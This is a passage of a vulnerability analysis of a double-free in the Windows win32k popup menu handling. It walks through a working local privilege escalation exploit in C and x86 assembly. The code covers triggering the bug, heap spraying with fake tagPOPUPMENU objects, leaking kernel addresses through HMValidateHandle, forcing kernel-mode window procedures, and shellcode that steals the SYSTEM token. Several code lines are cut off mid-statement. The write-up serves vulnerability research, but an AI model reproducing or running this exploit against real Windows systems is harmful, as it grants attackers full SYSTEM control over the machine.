Message procedure `xxxMenuWindowProc` receives and processes this message in the kernel, which causes the execution flow to call function `xxxMNOpenHierarchy` at last to create new popup menu related objects. Similarly, After finishing the display of the new submenu on the screen, function `xxxMNOpenHierarchy` calls function `xxxWindowEvent` to send `EVENT_SYSTEM_MENUPOPUPSTART` event notification, which make the execution enter the custom event notification procedure `xxWindowEventProc` repeatly.

It means the submenu has been displayed on the screen at the second time when the execution flow enters function `xxWindowEventProc`. At this point we call function `SendMessage` to send `MN_ENDMENU` message which means ending the menu to the target submenu window object, which causes the execution flow to enter kernel function `xxxMNEndMenuState` at the end.

```
VOID CALLBACK
xxWindowEventProc(
    HWINEVENTHOOK hWinEventHook,
    DWORD         event,
    HWND          hwnd,
    LONG          idObject,
    LONG          idChild,
    DWORD         idEventThread,
    DWORD         dwmsEventTime
)
{
    if (++iMenuCreated >= 2)
    {
        SendMessageW(hwnd, MN_ENDMENU, 0, 0);
    }
    else
    {
        SendMessageW(hwnd, WM_LBUTTONDOWN, 1, 0x00020002); // (2
    }
}
```

Proof code of custom event notification procedure

When the execution flow enters function `xxxMNEndMenuState`, field `uButtonDownHitArea` of the menu state object associated with thread holds a pointer to the window object on which the coordinates where the mouse button pressed is located (the menu window object associated with 3 created shadow window objects previously). Since the first two shadow window object associated with this menu window object in `gShadowFirst` list was unassociated and destroyed in function `xxxEndMenuLoop`, at this point the last shadow window node still exists in the list, whose message procedure field was modified at that time.

After freeing current root popup menu object in `MNFreePopup`, when the function calls `UnlockMFMWFPWindow` to unlock the target menu window object stored in field `uButtonDownHitArea`, if everything goes well, the lock count of this window object reaches zero then the menu manager would call `xxxDestroyWindow` function to perform the destroying task. At this point, the third associated shadow window object would be unassociated and destroyed and the execution flow would enter the custom shadow window message procedure previously modified with.

Custom Shadow Window Message Procedure

In the custom shadow window message procedure `xxShadowWindowProc` of the proof code, we judge whether the message parameter is `WM_NCDESTROY` or not. If so, we call `NtUserMNDragLeave` system service here.

```
ULONG_PTR
xxSyscall(UINT num, ULONG_PTR param1, ULONG_PTR param2)
{
    __asm { mov eax, num };
    __asm { int 2eh };
}

CONST UINT num_NtUserMNDragLeave = 0x11EC;

LRESULT WINAPI
xxShadowWindowProc(
    _In_ HWND   hwnd,
    _In_ UINT   msg,
    _In_ WPARAM wParam,
    _In_ LPARAM lParam
)
{
    if (msg == WM_NCDESTROY)
    {
        xxSyscall(num_NtUserMNDragLeave, 0, 0);
    }
    return DefWindowProcW(hwnd, msg, wParam, lParam);
}
```


Proof code of custom shadow window message procedure

The function is commonly used to end the dragging state of menu. During execution this function, after a series of judgements and calls, the system calls function `xxxMNEndMenuState` in function `xxxUnlockMenuState` at last.

```
  bZeroLock = menuState->dwLockCount-- == 1;
  if ( bZeroLock && ExitMenuLoop(menuState, menuState->pGlobalPo
  {
    xxxMNEndMenuState(1);
    result = 1;
  }
```

Function xxxUnlockMenuState calls xxxMNEndMenuState

This results in the retouching of the location where the vulnerability is located and the root popup menu object pointed to by field `pGlobalPopupMenu` of menu state object would be double-freed, which leads to BSOD of the operating system.


```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

BAD_POOL_CALLER

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000C2 (0x00000007,0x00001097,0x5A080001,0xFD9FBA68)



Collecting data for crash dump ...
Initializing disk for crash dump ...
```

Double-free of root popup menu leads to BSOD

0x4 Exploitation

The previous sections analyze the vulnerability principle and construct a simple triggering proof code of the vulnerability. In this section we will exploit the vulnerablitiy, constructing exploitation code in a step-by-step manner, to achieve exploitation and elevation of privilege at the end.

Initialize Exploitation Data

In the exploitation code we define a custom structure `SHELLCODE` to store exploitation-related data:

```
typedef struct _SHELLCODE {
    DWORD reserved;
    DWORD pid;
    DWORD off_CLS_lpszMenuName;
    DWORD off_THREADINFO_ppi;
    DWORD off_EPROCESS_ActiveLink;
    DWORD off_EPROCESS_Token;
    PVOID tagCLS[0x100];
    BYTE  pfnWindProc[];
} SHELLCODE, *PSHELLCODE;
```

Definition of custom structure SHELLCODE

Allocate a whole page size `RWX` memory block as a `SHELLCODE` object in user process at the beginning of exploitation code and initialize the fields, then copy the function code of Shellcode to the memory based from the address of field `pfnWindProc`.

```
pvShellCode = (PSHELLCODE)VirtualAlloc(NULL, 0x1000, MEM_COMMIT
if (pvShellCode == NULL)
{
    return 0;
}
ZeroMemory(pvShellCode, 0x1000);
pvShellCode->pid = GetCurrentProcessId();
pvShellCode->off_CLS_lpszMenuName    = 0x050;
pvShellCode->off_THREADINFO_ppi      = 0x0b8;
pvShellCode->off_EPROCESS_ActiveLink = 0x0b8;
pvShellCode->off_EPROCESS_Token      = 0x0f8;
CopyMemory(pvShellCode->pfnWindProc, xxPayloadWindProc, sizeof(x
```

Initialize allocated SHELLCODE structure memory

The memory area base from field `pfnWindProc` would be the practical Sellcode function code to be executed in the kernel context.

Fake Popup Object

During the execution of custom shadow window message procedure `xxShadowWindowProc` in exploitation code, it is necessary to allocate muptiple memory buffers of the same size as `tagPOPUPMENU` structure to occupy the memory space freed just now in the kernel by calling some related functions, in order to fake a new popup menu object to make the system believe that the root popup menu object is still in the kernel.

It can be achieved by calling function `SetClassLong` to set field `MENUNAME` for a number of common window objects. These window objcts should be created and initialized before the first time calling function `TrackPopupMenuEx`.

Looking back to the location of creating menu objects before calling function `TrackPopupMenuEx`, we add statements that calls function `CreateWindowEx` to create a number of common window object, and register independent window class for each window object.

```
for (INT i = 0; i < 0x100; ++i)
{
    WNDCLASSEXW Class = { 0 };
    WCHAR szTemp[20] = { 0 };
    HWND hwnd = NULL;
    wsprintfW(szTemp, L"%x-%d", rand(), i);
    Class.cbSize        = sizeof(WNDCLASSEXW);
    Class.lpfnWndProc   = DefWindowProcW;
    Class.cbWndExtra    = 0;
    Class.hInstance     = GetModuleHandleA(NULL);
    Class.lpszMenuName  = NULL;
    Class.lpszClassName = szTemp;
    RegisterClassExW(&Class);
    hwnd = CreateWindowExW(0, szTemp, NULL, WS_OVERLAPPED,
        0,
        0,
        0,
        0,
        NULL,
        NULL,
        GetModuleHandleA(NULL),
        NULL);
    hWindowList[iWindowCount++] = hwnd;
}
```

Exploitation code of creating mupltiple common window object

Then add statements to set field `GCL_MENUNAME` for the common window created in batch previously before calling system service `NtUserMNDragLeave` in custom shadow window message procedure `xxShadowWindowProc`:


```
DWORD dwPopupFake[0xD] = { 0 };
dwPopupFake[0x0] = 0x00098208;  //->flags
dwPopupFake[0x1] = 0xDDDDDDDD;  //->spwndNotify
dwPopupFake[0x2] = 0xDDDDDDDD;  //->spwndPopupMenu
dwPopupFake[0x3] = 0xDDDDDDDD;  //->spwndNextPopup
dwPopupFake[0x4] = 0xDDDDDDDD;  //->spwndPrevPopup
dwPopupFake[0x5] = 0xDDDDDDDD;  //->spmenu
dwPopupFake[0x6] = 0xDDDDDDDD;  //->spmenuAlternate
dwPopupFake[0x7] = 0xDDDDDDDD;  //->spwndActivePopup
```

```
dwPopupFake[0x8] = 0xDDDDDDDD;  //->ppopupmenuRoot
dwPopupFake[0x9] = 0xDDDDDDDD;  //->ppmDelayedFree
dwPopupFake[0xA] = 0xDDDDDDDD;  //->posSelectedItem
dwPopupFake[0xB] = 0xDDDDDDDD;  //->posDropped
dwPopupFake[0xC] = 0;
for (UINT i = 0; i < iWindowCount; ++i)
{
    SetClassLongW(hWindowList[i], GCL_MENUNAME, (LONG)dwPopupFak
}
```

Exploitation code of setting MENUNAME for common window objects

Since field `MENUNAME` belongs to zero terminated `WCHAR` string format, it is necessary to set the whole buffer without zero in two continuous bytes. When setting field `MENUNAME` for target window objects by calling `SetClassLong`, the system ultimately allocates and sets `UNICODE` string buffer for field `lpszMenuName` of the window class `tagCLS` objects belonged to by the window objects in the kernel.

Since both the buffer pointed to by field `lpszMenuName` and the buffer of popup menu `tagPOPUPMENU` object are process quota memory blocks, the sizes of their extra memories are the same. It is just needed to make the length of `MENUNAME` buffers set for each window object the same as the size of `tagPOPUPMENU` then in normal conditions there will be always a window class object whose `MENUNAME` buffer would be allocated in the memory area of the previously freed root popup menu object to be the fake popup menu `tagPOPUPMENU` object.



Occupy memory of original root popup menu object by setting GCL_MENUNAME

It is necessary to make a little settings to field `flags` of the fake object in order to so that system service `NtUserMNDragLeave` called later is able to reenter function `xxxMNEndMenuState` according to the fake root popup menu object.

```
kd> dt win32k!tagPOPUPMENU 0141fb44
   [...]
   +0x000 fIsTrackPopup    : 0y1
   [...]
   +0x000 fFirstClick      : 0y1
   [...]
   +0x000 fDestroyed       : 0y1
   +0x000 fDelayedFree     : 0y1
   [...]
   +0x000 fInCancel        : 0y1
   [...]
   +0x004 spwndNotify      : 0xdddddddd tagWND
   +0x008 spwndPopupMenu   : 0xdddddddd tagWND
   +0x00c spwndNextPopup   : 0xdddddddd tagWND
   +0x010 spwndPrevPopup   : 0xdddddddd tagWND
   +0x014 spmenu           : 0xdddddddd tagMENU
   +0x018 spmenuAlternate  : 0xdddddddd tagMENU
   +0x01c spwndActivePopup : 0xdddddddd tagWND
   +0x020 ppopupmenuRoot   : 0xdddddddd tagPOPUPMENU
   +0x024 ppmDelayedFree   : 0xdddddddd tagPOPUPMENU
   +0x028 posSelectedItem  : 0xdddddddd
   +0x02c posDropped       : 0xdddddddd
```

Field data of fake tagPOPUPMENU object

Fake Fields of Popup Menu Object

The previously faked `tagPOPUPMENU` object reoccupies the memory area of the previously freed root popup menu object, and its each field can be fully controlled in exploitation code. However, there is no validity setting for each of the pointer member fields, and in this way, unlocking objects pointed to by pointer fields in function `xxxMNEndMenuState` will still raises errors such as page fault. The next step is to set pointer fields to point to valid memory spaces so that the kernel logic can be executed normally.

Looking back to the location where the owner window object `hWindowMain` is being created in proof code, we add statements that creates new common window object `hWindowHunt` as the exploitation carrier:

```
WNDCLASSEXW wndClass = { 0 };
wndClass = { 0 };
wndClass.cbSize = sizeof(WNDCLASSEXW);
wndClass.lpfnWndProc    = DefWindowProcW;
wndClass.cbWndExtra     = 0x200;
wndClass.hInstance      = GetModuleHandleA(NULL);
wndClass.lpszMenuName   = NULL;
wndClass.lpszClassName  = L"WNDCLASSHUNT";
RegisterClassExW(&wndClass);
hWindowHunt = CreateWindowExW(0x00,
    L"WNDCLASSHUNT",
    NULL,
    WS_OVERLAPPED,
    0,
    0,
    1,
    1,
    NULL,
    NULL,
    GetModuleHandleA(NULL),
    NULL);
```

Exploitation code of creating carrier window object

Carrier window object `hWindowHunt` has an extra area `0x200` bytes big following the basic object, used to fake various related user objects in exploitation code to enable the execution flow to execute normally and steadily during the system reexecuting function `xxxMNEndMenuState`.

Then we retrieve the kernel address of the carrier window `tagWND` object by `HMValidateHandle` kernel object address leak technique. The head structure of window object `tagWND` is a `THRDESKHEAD` member structure object, whose complete definition is as below:

```
typedef struct _HEAD {
    HANDLE  h;
    DWORD   cLockObj;
} HEAD, *PHEAD;
typedef struct _THROBJHEAD {
    HEAD    head;
    PVOID   pti;
} THROBJHEAD, *PTHROBJHEAD;
typedef struct _DESKHEAD {
    PVOID   rpdesk;
    PBYTE   pSelf;
} DESKHEAD, *PDESKHEAD;
typedef struct _THRDESKHEAD {
    THROBJHEAD  thread;
    DESKHEAD    deskhead;
} THRDESKHEAD, *PTHRDESKHEAD;
```

Definition of structure THRDESKHEAD

Field `pSelf` of structure `DESKHEAD` points to the kernel address of the user object that it belongs to. Therefore, we can locate the kernel address of extra area of current window object according to the pointer and the size of `tagWND` structure.

According to the analysis of code, it would be known that function `xxxMNEndMenuState` calls function `MNEndMenuStateNotify` at the beginning to clean up field `pMenuState` of the notification thread in case that the notification thread is different between the current thread. However, unfortunately, since the fake `tagPOPUPMENU` object has covered the original data, we need to continue to fake other user objects including notification window object.

```
PTHRDESKHEAD head = (PTHRDESKHEAD)xxHMValidateHandle(hWindowHunt
PBYTE pbExtra = head->deskhead.pSelf + 0xb0 + 4;
pvHeadFake = pbExtra + 0x44;
for (UINT x = 0; x < 0x7F; x++) // 0x04~0x1FC
{
    SetWindowLongW(hWindowHunt, sizeof(DWORD) * (x + 1), (LONG)p
}
PVOID pti = head->thread.pti;
SetWindowLongW(hWindowHunt, 0x50, (LONG)pti); // pti
```

Exploitation code of filling extra aree of carrier window object

Then reserve `4` bytes for the extra area of carrier window object, and fill the remaining `0x1FC` bytes memory area with the address of the extra area with `+0x04` bytes offset. The value filled with will be as the fields of various fake objects such as handle values, reference counts and object pointers.

As a fake head structure of user object, the address of the remaining memory area with `+0x44` bytes offset `pvHeadFake` would be the values of various pointer fields of the fake root popup menu `tagPOPUPMENU` object. The original exploitation code of initializing `MENUNAME` buffer is replaced in the custom shadow window message procedure `xxxShadowWindowProc`:

```
DWORD dwPopupFake[0xD] = { 0 };
dwPopupFake[0x0] = (DWORD)0x00098208;  //->flags
dwPopupFake[0x1] = (DWORD)pvHeadFake;  //->spwndNotify
dwPopupFake[0x2] = (DWORD)pvHeadFake;  //->spwndPopupMenu
dwPopupFake[0x3] = (DWORD)pvHeadFake;  //->spwndNextPopup
dwPopupFake[0x4] = (DWORD)pvHeadFake;  //->spwndPrevPopup
dwPopupFake[0x5] = (DWORD)pvHeadFake;  //->spmenu
dwPopupFake[0x6] = (DWORD)pvHeadFake;  //->spmenuAlternate
dwPopupFake[0x7] = (DWORD)pvHeadFake;  //->spwndActivePopup
dwPopupFake[0x8] = (DWORD)0xFFFFFFFF;  //->ppopupmenuRoot
dwPopupFake[0x9] = (DWORD)pvHeadFake;  //->ppmDelayedFree
dwPopupFake[0xA] = (DWORD)0xFFFFFFFF;  //->posSelectedItem
dwPopupFake[0xB] = (DWORD)pvHeadFake;  //->posDropped
dwPopupFake[0xC] = (DWORD)0;
```

Updated exploitation code of initializing MENUNAME buffer

Exceptionally, field `ppopupmenuRoot` and `posSelectedItem` are filled with `0xFFFFFFFF` to prevent the execution flow from being misguided. Since the corresponding field `cLockObj` in the memory area where the fake object head pointer `pvHeadFake` points holds a huge number, neither the unlocking nor the dereferencing statements to the target fake object is sufficient to make the system to call object destroying routine for the fake object, so that the exception would not occur.

During the second execution of function `xxxMNEndMenuState`, the fake root popup menu `tagPOPUPMENU` object allocated at the original address is freed in function `MNFreePopup`.

Kernel Object Address Leak Technique

`HMValidateHandle` kernel address leak technique is used in this analysis. in `user32` module, in operating some user objects, in order to lift efficiency to get data of user objects directly in the user mode, the system provides unexported function `HMValidateHandle` for the internal use.

This function receives the user handle and object type as parameters, and validate them internally. If the validation is passed, the function returns with the address mapped in the desktop heap of the target object. This function is not been exported, but called in some exported functions, such as `IsMenu` function, which is used to verify whether the parameter is a menu handle by passing the handle value and menu type enumeration value `2` (`TYPE_ME`

`NU`) into `HMValidateHandle` function and judgeing whether the return value is non-zero.

```
.text:76D76F0E 8B FF          mov     edi, edi
.text:76D76F10 55             push    ebp
.text:76D76F11 8B EC          mov     ebp, esp
.text:76D76F13 8B 4D 08       mov     ecx, [ebp+hMenu]
.text:76D76F16 B2 02          mov     dl, 2
.text:76D76F18 E8 73 5B FE FF call    @HMValidateHandle@8 ; HMVa
.text:76D76F1D F7 D8          neg     eax
.text:76D76F1F 1B C0          sbb     eax, eax
.text:76D76F21 F7 D8          neg     eax
.text:76D76F23 5D             pop     ebp
.text:76D76F24 C2 04 00       retn    4
```

Instruction fragment of function IsMenu

Therefore, we can find and calculate the address of function `HMValidateHandle` from function `IsMenu` exported by `user32` module by matching hardcode.

```
static PVOID(__fastcall *pfnHMValidateHandle)(HANDLE, BYTE) = NU
VOID
xxGetHMValidateHandle(VOID)
{
    HMODULE hModule = LoadLibraryA("USER32.DLL");
    PBYTE pfnIsMenu = (PBYTE)GetProcAddress(hModule, "IsMenu");
    PBYTE Address = NULL;
    for (INT i = 0; i < 0x30; i++)
    {
        if (*(WORD *)(i + pfnIsMenu) != 0x02B2)
        {
            continue;
        }
        i += 2;
        if (*(BYTE *)(i + pfnIsMenu) != 0xE8)
        {
            continue;
        }
        Address = *(DWORD *)(i + pfnIsMenu + 1) + pfnIsMenu;
        Address = Address + i + 5;
        pfnHMValidateHandle = (PVOID(__fastcall *)(HANDLE, BYTE)
        break;
    }
}
```

Exploitation code of finding address of HMValidateHandle

After Having located the target function, add calling statements to this function at the right time it is needed to retrieve kernel addresses of user objects such as window object in exploitation code. When the called function succeeds, it returns with the address mapped in the desktop heap of the target object.

```
#define TYPE_WINDOW 1
PVOID
xxHMValidateHandleEx(HWND hwnd)
{
    return pfnHMValidateHandle((HANDLE)hwnd, TYPE_WINDOW);
}
```

Exploitation code of retrieving target object mapped address

The head structure of window object `tagWND` is a `THRDESKHEAD` member structure object, where there is a sub field `pSelf` pointing to the kernel address of the window object that it belongs to.

Code Execution in Kernel-Mode

Member flag bit `bServerSideWindowProc` is the `18` bit of the flag field of `tagWND` object, which following two other flag bits `bDialogWindow` and `bHasCreatestructName` :

```
kd> dt win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : Uint4B
   [...]
   +0x014 bDialogWindow    : Pos 16, 1 Bit
   +0x014 bHasCreatestructName : Pos 17, 1 Bit
   +0x014 bServerSideWindowProc : Pos 18, 1 Bit
```

The position of flag bit `bDialogWindow` is the beginning bit in the bytes where `bServerSideWindowProc` is located. When a common window object is being created, if the style parameter `dwStyle` and extended style parameter `dwExStyle` is passed as `0` default value, both these three flag bits would have not been set. Therefore, we can achieve the setting to the target cratical flag bit with this feature.

Statement of retrieving the address of member flag bit `bDialogWindow` of the window object by the kernel address leak technique should be added during filling the extra area of carrier window object in exploitation code:

```
pvAddrFlags = *(PBYTE *)((PBYTE)xxHMValidateHandle(hWindowHunt)
```


Then we set the message procedure field of carrier window object `hWindowHunt` as the beginning address of field `pfnWindProc` of the structure `SHELLCODE` object initialized previously:

```
SetWindowLongW(hWindowHunt, GWL_WNDPROC, (LONG)pvShellCode->pfnW
```

When initializing the data of `MENUNAME` niffer in the custom shadow window message procedure `xxxShadowWindowProc`, the address of flag bit `bDialogWindow` with `-0x04` bytes offset should be the value of one of window object pointer fields （such as `spwndPrevPopup` field） of the fake `tagPOPUPMENU` object, in order to make the aforementioned three flag bits to be the lowest three bits of field `cLockObj` of the "window object" pointed to by the target pointer field:

```
dwPopupFake[0x4] = (DWORD)pvAddrFlags - 4; //->spwndPrevPopup
```

During the execution of function `xxxMNEndMenuState`, when calling `HMAssignmentUnlock` for field `spwndPrevPopup` of root popup menu object to unlock the assignment lock to the target window object, the system decrements the data at the address based from flag bit `bDialogWindow` directly, which caused flag bit `bServerSideWindowProc` being set.



Set target flag bit by dec instruction

With member flag bit `bServerSideWindowProc` being set, carrier window object would get the ability to directly execute window message procedure in the kernel context.

ShellCode

The code of ShellCode function would be executed directly in the kernel context as the custom message procedure of carrier window object. Before constrcuting the code of ShellCode function, it is necessary to initialize and assign the needed data at first.

According to the exploitation code constructed before, we have achieved the aim that the system is able to execute placidly without any exception during the second execution of function `xxxMNEndMenuState` when the vulnerablity is being triggered. However, the freed root popup menu object at the second time is in fact the buffer pointed to by field `lpszMenuName` of one of the window class `tagCLS` objects registered in batch previously. If the buffer has been freed in advance, when the process exiting, during destroying various user objects, the attempt to free the freed memory pointed to by the target field `lpszMenuName` would cause a double-free exception. Therefore, it is must to zero the target field `lpszMenuName` which points to a freed memory block in the code of ShellCode.

During creating common window objects in batch, it is needed to add statements of retrieving the address pointed by field `pcls` of each window object and storing the addresses into member array `tagCLS[]` of the structure `SHELLCODE` object.

```
static constexpr UINT num_offset_WND_pcls = 0x64;
for (INT i = 0; i < iWindowCount; i++)
{
    pvShellCode->tagCLS[i] = *(PVOID *)((PBYTE)xxHMValidateHandl
}
```

Expoitation code of recording addresses of tagCLS

It is needed to match fields `lpszMenuName` with the kernel address of root popup menu object to find the target window class object whose field `lpszMenuName` needs to be zeroed. Therefore, exploitation code needs to retrieve the kernel address of root popup menu in user process, which can be realized in event notification procedure `xxWindowEventProc`:

```
VOID CALLBACK
xxWindowEventProc(
    HWINEVENTHOOK hWinEventHook,
    DWORD         event,
    HWND          hwnd,
    LONG          idObject,
    LONG          idChild,
    DWORD         idEventThread,
    DWORD         dwmsEventTime
)
{
    if (iMenuCreated == 0)
    {
        popupMenuRoot = *(DWORD *)((PBYTE)xxHMValidateHandle(hwn
    }
    if (++iMenuCreated >= 2)
    {
        SendMessageW(hwnd, MN_ENDMENU, 0, 0);
    }
    else
    {
        SendMessageW(hwnd, WM_LBUTTONDOWN, 1, 0x00020002);
    }
}
```

Add exploitation code of retrieving address of root popup menu

When initializing the buffer of structure `SHELLCODE` object at the beginning of exploitation code, the code of exploitation function `xxPayloadWindProc` is copied into the buffer of `SHELLCODE` object. The next step is to realize the construction of the code of function `xxPayloadWindProc`. The code of this function would be executed in the kernel context as the kernel-mode message procedure of carrier window object. It is slightly different from window message procedure executed in the user context that the first parameter of kernel-mode message procedure is a pointer to the target window object, and the remaining parameters are all the same.

In order to exactly identify the actions to trigger the elevation of privilege, `0x9F9F` is defined as the message to trigger. In the code of ShellCode function, we judge whether the incoming message parameter is the custom message to trigger defined by us:

```
push    ebp
mov     ebp,esp
mov     eax,dword ptr [ebp+0Ch]
cmp     eax,9F9Fh
jne     LocFAILED
```

In 32-bit Windows operating system, code segment register `CS` always holds `0x1B`. According to this feature, we judge whether the current execution context is in user-mode in ShellCode function, if so just return.

```
mov     ax,cs
cmp     ax,1Bh
je      LocFAILED
```

Restore the member flag bits of carrier window object to the original value. Contrary to the case when modifying flag bits previously, Incrementing the data at the address based from flag bit `bDialogWindow` directly at present would causes that flags bits modified before such as `bServerSideWindowProc` are restored to the previous state before modification.

```
cld
mov     ecx,dword ptr [ebp+8]
inc     dword ptr [ecx+16h]
```

Backup of all the general registers to the stack is needed at present, which followed by retrieving the value of register `EIP` by `CALL-POP` technique and calculating the base address of the structure `SHELLCODE` stored in front of the code of ShellCode function according to the relative offset:

```
pushad
call    $5
pop     edx
sub     edx,443h
```

Traverse the array holding pointers to `tagCLS` in structure `SHELLCODE` and match with the address of root popup menu object from parameter `wParam`. If found, just zero field `lpszMenuName` of the matched window class object.

```
mov     ebx,100h
lea     esi,[edx+18h]
mov     edi,dword ptr [ebp+10h]

LocForCLS:
test    ebx,ebx
je      LocGetEPROCESS
lods    dword ptr [esi]
dec     ebx
cmp     eax,0
je      LocForCLS
add     eax,dword ptr [edx+8]
cmp     dword ptr [eax],edi
jne     LocForCLS
and     dword ptr [eax],0
jmp     LocForCLS
```

The next step is to retrieve the pointer to thread information `tagTHREADINFO` object from the head structure of carrier window object, and to get the pointer to process information `tagPROCESSINFO` object stored in thread information object. Then we get the pointer of `EPROCESS` object of the corresponding process from process information object. The offsets of each field are held by `SHELLCODE` object.

```
LocGetEPROCESS:
mov     ecx,dword ptr [ecx+8]
mov     ebx,dword ptr [edx+0Ch]
mov     ecx,dword ptr [ebx+ecx]
mov     ecx,dword ptr [ecx]
mov     ebx,dword ptr [edx+10h]
mov     eax,dword ptr [edx+4]
```

Then find the address of `EPROCESS` object according to field `ActiveProcessLinks` and field `UniqueProcessId` of `EPROCESS` object. Since field `UniqueProcessId` is just followed by field `ActiveProcessLinks`, we can locate each `UniqueProcessId` field through the offset of `ActiveProcessLinks` held by `SHELLCODE` object.

```
push    ecx

LocForCurrentPROCESS:
cmp     dword ptr [ebx+ecx-4],eax
je      LocFoundCURRENT
mov     ecx,dword ptr [ebx+ecx]
sub     ecx,ebx
jmp     LocForCurrentPROCESS

LocFoundCURRENT:
mov     edi,ecx
pop     ecx
```

The next step is to continue traversing the linked list of `EPROCESS` objects to find the `EPROCESS` object of system process.

```
LocForSystemPROCESS:
cmp     dword ptr [ebx+ecx-4],4
je      LocFoundSYSTEM
mov     ecx,dword ptr [ebx+ecx]
sub     ecx,ebx
jmp     LocForSystemPROCESS

LocFoundSYSTEM:
mov     esi,ecx
```

It means that both the `EPROCESS` objects of current process and system process are located when executing here, then the value of field `Token` of current process would be replaced by the one of system process.

```
mov     eax,dword ptr [edx+14h]
add     esi,eax
add     edi,eax
```

```
lods    dword ptr [esi]
stos    dword ptr es:[edi]
```

